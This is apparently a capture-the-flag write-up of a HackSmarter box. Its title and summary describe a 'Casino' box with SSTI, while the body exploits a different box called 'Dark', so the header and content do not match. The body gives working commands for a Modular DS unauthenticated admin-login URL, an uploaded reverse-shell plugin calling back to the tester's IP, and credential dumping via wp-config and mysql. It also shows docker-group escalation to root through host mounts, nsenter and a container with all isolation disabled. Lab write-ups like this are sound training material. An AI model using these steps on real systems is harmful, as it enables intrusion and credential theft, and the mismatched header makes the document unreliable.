



HackSmarter: Casino Writeup
A HackSmarter Medium Linux box: a leaked JS sourcemap exposes an unauthenticated API leaking guest logins, a Jinja2 SSTI gives RCE, and a misconfigured SSH key and a leaked log lead to root.

Dark is an Easy Linux box from HackSmarter built around a single WordPress install. Recon turns up a plugin called Modular DS that’s a few versions behind, and it turns out to be vulnerable to CVE-2026-23550, an unauthenticated privilege escalation bug that lets me log in as the site administrator with nothing more than a crafted URL. From there I upload a malicious plugin to get a reverse shell as www-data, and a docker group membership on the host gives me a clean path to root through a privileged container mount.
You have been hired to perform a penetration test on a single host in a company’s network. Your task is to identify all vulnerabilities and demonstrate impact to the client by elevating your privileges to root.
The client has provided you with VPN access to the network, but no additional details.
I’ll kick things off with my fullscan alias, which chains RustScan into a full nmap -A service scan and a UDP sweep in one shot:
fullscan 10.1.128.28
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
With RustScan, I scan ports so fast, even my firewall gets whiplash 💨

[~] The config file is expected to be at "/home/itzvenom/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.1.128.28:22
Open 10.1.128.28:80
[~] Starting Script(s)
[>] Running script "nmap -vvv -p  -  -Pn -A -oA fulltcp" on ip 10.1.128.28
Depending on the complexity of the script, results may take some time to appear.
[~] Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-11 12:44 +0100

PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 62 OpenSSH 8.9p1 Ubuntu 3ubuntu0.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 a2:fa:00:85:4c:0d:97:79:7b:46:e4:86:1b:18:72:19 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBLam/VK6YR6qok5qjxAOMQIMtbsBuqTMCcwN54GLSUj647RGe9FJoID+In4rw7Uq5IonEyDaltg+HosxF31l1FU=
|   256 ea:8d:af:2f:ec:15:d9:32:c0:94:6f:09:03:49:60:36 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILg3Yms7k9Fk2ZLcerD3FB6RxonH+HtTOpefF4dky0+D
80/tcp open  http    syn-ack ttl 62 Apache httpd 2.4.52 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-favicon: Unknown favicon MD5: 000BF649CC8F6BF27CFB04D1BCDCD3C7
|_http-generator: WordPress 6.0
|_http-title: Dark – Just another WordPress site
|_http-server-header: Apache/2.4.52 (Ubuntu)
| http-robots.txt: 1 disallowed entry
|_/wp-admin/
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4.15
OS details: Linux 4.15
<SNIP>
Uptime guess: 5.133 days (since Mon Jul  6 09:32:43 2026)
Network Distance: 3 hops
TCP Sequence Prediction: Difficulty=262 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   98.16 ms 10.200.0.1
2   ...
3   99.93 ms 10.1.128.28

Nmap done: 1 IP address (1 host up) scanned in 20.82 seconds
           Raw packets sent: 39 (2.574KB) | Rcvd: 94 (160.459KB)


        __  ______  ____ _  __
       / / / / __ \/ __ \ |/ /
      / / / / / / / /_/ /   /
     / /_/ / /_/ / ____/   |
     \____/_____/_/   /_/|_|
         v1.0.7, by @nullt3r

2026/07/11 12:44:27 [+] Starting UDP scan on 1 target(s)
2026/07/11 12:44:27 [+] Results will be written to: udpscan
2026/07/11 12:44:48 [+] Scan completed
Only two ports are open: 22 (OpenSSH 8.9p1 on Ubuntu) and 80 (Apache 2.4.52). The UDP sweep doesn’t turn up anything. nmap’s own NSE scripts already tell me a lot about port 80. The http-generator script confirms this is WordPress 6.0, the page title is Dark, and robots.txt disallows /wp-admin/ (standard WordPress behavior). That’s my attack surface: a WordPress install with no other services to fall back on.

Browsing to the site shows a full-screen video background with some flavor text laid over it:
I’ll pull the page source to see what’s actually going on behind the video, since WordPress sites usually leave a lot in the HTML comments and inline styles:
<!DOCTYPE html>
<html lang="en-US">
<head>
<meta charset="UTF-8" />
<title>Dark – Just another WordPress site</title>
<SNIP>
<meta name="generator" content="WordPress 6.0" />
</head>
<body class="home blog wp-embed-responsive">
<SNIP>
<div class="wp-site-blocks">
<div class="ctf-dark-wrap" aria-hidden="false">
<video class="ctf-dark-video" autoplay muted loop playsinline>
<source src="/wp-content/themes/twentytwentytwo/assets/dark.mp4" type="video/mp4">
</video>
<div class="ctf-dark-overlay"></div>
<div class="ctf-dark-text">
<div class="ctf-dark-quote">
Learn to walk in the <span class="dark-word">Dark</span>.<br>
The forest is quiet, the road is long, and the air is cold-<br>
but each step sharpens your mind and strengthens your will.<br>
You don't need the full map-only the courage to take the next step.<br>
That's where confidence takes <span class="root-red">root</span>.
</div>
</div>
</div>
<SNIP>
</html>
Nothing functional here, but the flavor text is a small wink from the box author: the word root is styled in red, a fairly unsubtle hint about where this box is headed. The rest of the markup is stock twentytwentytwo theme boilerplate, so I’ll move on to enumerating the WordPress install itself.
I’ll run wpscan with aggressive plugin detection and user enumeration turned on:
wpscan --url http://10.1.128.28/ --enumerate ap,vt,cb,dbe,u --plugins-detection aggressive --api-token [REDACTED] --random-user-agent
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

                  WordPress Security Scanner
                         Version 4.0.1
                    An Automattic endeavor
                    https://automattic.com
_______________________________________________________________

[+] URL: http://10.1.128.28/ [10.1.128.28]
[+] Started: Sat Jul 11 13:21:12 2026

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.52 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] robots.txt found: http://10.1.128.28/robots.txt
 | Interesting Entries:
 |  - /wp-admin/
 |  - /wp-admin/admin-ajax.php
 | Found By: Robots Txt (Aggressive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://10.1.128.28/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] WordPress readme found: http://10.1.128.28/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] Debug Log found: http://10.1.128.28/wp-content/debug.log
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | Reference: https://codex.wordpress.org/Debugging_in_WordPress

[+] The external WP-Cron seems to be enabled: http://10.1.128.28/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%

[+] WordPress version 6.0 identified (Insecure, released on 2022-05-24).
 | Found By: Rss Generator (Passive Detection)
 |  - http://10.1.128.28/feed/, <generator>https://wordpress.org/?v=6.0</generator>
 | Confirmed By: Rss Generator (Passive Detection)
 |  - http://10.1.128.28/comments/feed/, <generator>https://wordpress.org/?v=6.0</generator>

[+] WordPress theme in use: twentytwentytwo
 | Location: http://10.1.128.28/wp-content/themes/twentytwentytwo/
 | Last Updated: 2025-12-03 12:00am GMT (7 months ago, per WordPress.org)
 | Active Installs: 200,000 (per WordPress.org)
 | Readme: http://10.1.128.28/wp-content/themes/twentytwentytwo/readme.txt
 | [!] The version is out of date, the latest version is 2.1
 | Style URL: http://10.1.128.28/wp-content/themes/twentytwentytwo/style.css?ver=1.2
 |
 | Version: 1.2 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://10.1.128.28/wp-content/themes/twentytwentytwo/style.css?ver=1.2, Match: 'Version: 1.2'

[+] Enumerating All Plugins (via Aggressive Methods)

[+] feed
 | Location: http://10.1.128.28/wp-content/plugins/feed/
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://10.1.128.28/wp-content/plugins/feed/, status: 200
 |
 | The version could not be determined.

[+] akismet
 | Location: http://10.1.128.28/wp-content/plugins/akismet/
 | Latest Version: 5.7
 | Last Updated: 2026-04-23 10:34pm GMT (2 months ago, per WordPress.org)
 | Active Installs: 6,000,000 (per WordPress.org)
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://10.1.128.28/wp-content/plugins/akismet/, status: 403
 |
 | The version could not be determined.

[+] modular-connector
 | Location: http://10.1.128.28/wp-content/plugins/modular-connector/
 | Last Updated: 2026-06-26 5:26pm GMT (14 days ago, per WordPress.org)
 | Active Installs: 40,000 (per WordPress.org)
 | Readme: http://10.1.128.28/wp-content/plugins/modular-connector/readme.txt
 | [!] The version is out of date, the latest version is 3.0.2
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://10.1.128.28/wp-content/plugins/modular-connector/, status: 403
 |
 | Version: 2.5.0 (80% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://10.1.128.28/wp-content/plugins/modular-connector/readme.txt

[i] 3 plugin(s) Identified.
[+] Enumerating Vulnerable Themes (via Passive and Aggressive Methods)
[i] No themes Found.
[+] Enumerating Config Backups
[i] No Config Backups Found.
[+] Enumerating DB Exports
[i] No DB Exports Found.

[+] Enumerating Users (via Passive and Aggressive Methods)

[+] streetcoderadmin
 | Found By: Rss Generator (Passive Detection)
 Brute Forcing Author IDs - Time: 00:00:00 <===========================================================================> (10 / 10) 100.00% Time: 00:00:00
[i] 1 user(s) Identified.
[+] WPScan DB API OK
 | Plan: free
 | Requests Done (during the scan): 9
 | Requests Remaining: 19
[+] Finished: Sat Jul 11 14:26:57 2026
[+] Requests Done: 125749
[+] Cached Requests: 34
[+] Most response codes received: 404: 125690, 200: 39, 401: 9, 403: 7, 206: 1
[!] Too many client errors (4xx). This could indicate access restrictions, authentication issues, or WAF blocking
[+] Data Sent: 36.786 MB
[+] Data Received: 35.397 MB
[+] Memory used: 576.719 MB
[+] Elapsed time: 01:05:45

This gives me a lot to work with. There’s one confirmed user, streetcoderadmin, found via the RSS feed generator. There are three plugins active: feed, akismet, and modular-connector, and that last one is flagged as out of date at version 2.5.0 against a latest of 3.0.2.
While I chew on the plugin angle, I’ll kick off a password brute force against streetcoderadmin in the background using rockyou.txt, just in case it pays off before I find anything else:
wpscan --url http://10.1.128.28 --password-attack xmlrpc-multicall -U 'streetcoderadmin' -P /usr/share/wordlists/rockyou.txt
I’ll leave that running and keep digging into modular-connector, since an out-of-date plugin on a CTF box is rarely a coincidence.
I’ll pull the plugin’s readme.txt directly to confirm the exact version and get a feel for what it does:
=== Modular DS: Monitor, update, and backup multiple websites ===
Contributors modulards, uniqoders, davidgomezgam
Tags backup, backups, update, monitoring, security
Requires at least: 6.0
Tested up to: 6.9
Stable tag: 2.5.0
Requires PHP: 7.4
License: GPLv3

Modular DS (also called Modular Connector) is a remote site management plugin, the kind that lets an external dashboard monitor, update, and back up a fleet of WordPress sites. That category of plugin, by design, exposes some kind of remote API for the management dashboard to call. A quick search on wpscan.com turns up exactly what I was hoping for: Modular DS < 2.5.2 is listed as vulnerable to an unauthenticated privilege escalation. The advisory describes a flaw in how the plugin processes its API routes, where a specific route can be called by anyone without authentication and results in being logged in as an administrator. The proof of concept is a single GET request: /api/modular-connector/login/d?origin=mo&type=c.
Version 2.5.0 on Dark sits squarely inside the vulnerable range, so I’ll try the exact same request against the target:
https://10.1.128.28/api/modular-connector/login/d?origin=mo&type=c

It works. I land in the WordPress dashboard logged in as streetcoderadmin:
With admin access to the dashboard, I have a few options for turning this into code execution. Since this is WordPress 6.0, I don’t have the built-in theme or plugin file editor available to drop a webshell directly into an existing file, so I’ll go the route of installing a new plugin instead. wp-admin lets an administrator upload arbitrary plugin .zip files, and WordPress will happily execute whatever PHP is inside once it’s activated.
I’ll use the Reverse-Shell-WordPress-Plugin project, which packages a small admin panel with a web-based terminal and a one-click reverse shell trigger into an installable plugin .zip.

From Plugins > Add New > Upload Plugin, I upload the plugin .zip and activate it. That adds an RSWP menu to the dashboard sidebar with a “Reverse Shell” page, which just asks for an attacker IP and port and fires a connect-back when submitted.
I’ll get a listener up first with penelope:
penelope -p 443
[+] Listening for reverse shells on 0.0.0.0:443 -> 127.0.0.1 • 192.168.80.130 • 172.18.0.1 • 172.20.0.1 • 172.21.0.1 • 172.19.0.1 • 172.17.0.1 • 10.200.70.193
➤  🏠 Main Menu (m) 💀 Payloads (p) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
Then on the RSWP > Reverse Shell page, I fill in my tun IP and port and submit:
10.200.70.193443

penelope catches the callback immediately:
[+] [New Reverse Shell] => dark 10.1.128.28 Linux-x86_64 👤 www-data(33) 😍️ Session ID <1>
[!] Non-persistent shell (fresh process per command); the Python agent cannot attach in-band. Spawning a persistent reverse shell on the same listener to upgrade.
[+] Attempting to spawn a reverse shell on 10.200.70.193:443
[+] Interacting with session [1] • Readline • Menu key Ctrl-D ⇐
[+] Session log: /home/itzvenom/.penelope/sessions/dark~10.1.128.28-Linux-x86_64/2026_07_11-17_42_40-887-www-data_33.log
────────────────────────────────────────────────────────────────────────────────
[+] [New Reverse Shell] => dark 10.1.128.28 Linux-x86_64 👤 www-data(33) 😍️ Session ID <2>
penelope notices the first shell is non-persistent and spawns a second, upgraded session for me automatically. I land as www-data.
My first instinct is to see if I can recover streetcoderadmin’s actual WordPress password, since wp-config.php will have the database credentials sitting in plaintext:
cat ../wp-config.php
// ** Database settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wp60' );

/** Database username */
define( 'DB_USER', 'wp60user' );

/** Database password */
define( 'DB_PASSWORD', '[REDACTED]' );

/** Database hostname */
define( 'DB_HOST', 'localhost' );
I’ll use those creds to pull the WordPress users table directly:
mysql -u wp60user -p'[REDACTED]' -e "SHOW DATABASES;"
Database
information_schema
wp60
mysql -u wp60user -p'[REDACTED]' -D wp60 -e "SELECT ID, user_login, user_email, user_pass FROM wp_users;"
ID	user_login	user_email	user_pass
1	streetcoderadmin	admin@yourdomain.com	[REDACTED]
The hash doesn’t crack against rockyou.txt, so I don’t come back to it. I already have code execution, and a plaintext WordPress password isn’t necessary at this point. The xmlrpc-multicall brute force I left running earlier never turns up anything either.
I find user.txt sitting in the webroot:
cat user.txt
[REDACTED]
Checking my own group memberships turns up something far more useful:
id
uid=33(www-data) gid=33(www-data) groups=33(www-data),121(docker)
www-data is a member of the docker group. Membership in that group is effectively equivalent to root on the host: the Docker daemon runs as root, and anyone who can talk to it can mount the host filesystem into a container and walk straight through it.
I’ll confirm there’s nothing already sitting locally, then start pulling images:

docker images
IMAGE ID DISK USAGE CONTENT SIZE EXTRA
Nothing cached, so I’ll pull one and try bind-mounting the host root and chrooting into it:
docker run -it -v /:/host/ ubuntu:18.04 chroot /host/ bash
Unable to find image 'ubuntu:18.04' locally
18.04: Pulling from library/ubuntu
7c457f213c76: Pull complete
Digest: sha256:152dc042452c496007f07ca9127571cb9c29697f42acbfad72324b2bb2e43c98
Status: Downloaded newer image for ubuntu:18.04
root@d8fe17efde10:/#
That drops me into a chroot‘d shell backed by the host’s real filesystem. To fully join the host’s other namespaces as well, I’ll spin up a second, --privileged container with --pid=host from inside that shell:
docker run -it --rm --pid=host --privileged ubuntu bash
Unable to find image 'ubuntu:latest' locally
latest: Pulling from library/ubuntu
a9be9fd915e9: Pull complete
2c1ce1d0a589: Pull complete
Digest: sha256:b7f48194d4d8b763a478a621cdc81c27be222ba2206ca3ca6bc42b49685f3d9e
Status: Downloaded newer image for ubuntu:latest
root@3e7f4ca295c8:/#
With --pid=host, this container can see the real host’s process tree, including PID 1. I’ll nsenter into that PID’s namespaces to fully join the host as a first-class process rather than a contained one:
nsenter --target 1 --mount --uts --ipc --net --pid -- bash
root@dark:/#
The prompt changes to dark, confirming I’m now running directly in the host’s namespaces. From here I’ll do one final, fully unrestricted privileged mount and chroot, disabling every isolation mechanism Docker offers, to get a clean root shell with no lingering container restrictions:
docker run -it -v /:/host/ --cap-add=ALL --security-opt apparmor=unconfined --security-opt seccomp=unconfined --security-opt label:disable --pid=host --userns=host --uts=host --cgroupns=host ubuntu chroot /host/ bash
root@dark:/#
I’ll head to /root and grab the flag:
cd /root
ls -la
total 20
drwx------  3 root root 4096 Jan 30 09:59 .
drwxr-xr-x 20 root root 4096 Jan 29 09:10 ..
-rw-------  1 root root  418 Jun 30 17:32 .bash_history
-rw-------  1 root root   25 Jan 29 09:28 root.txt
drwx------  3 root root 4096 Jan 30 09:59 snap
cat root.txt
[REDACTED]
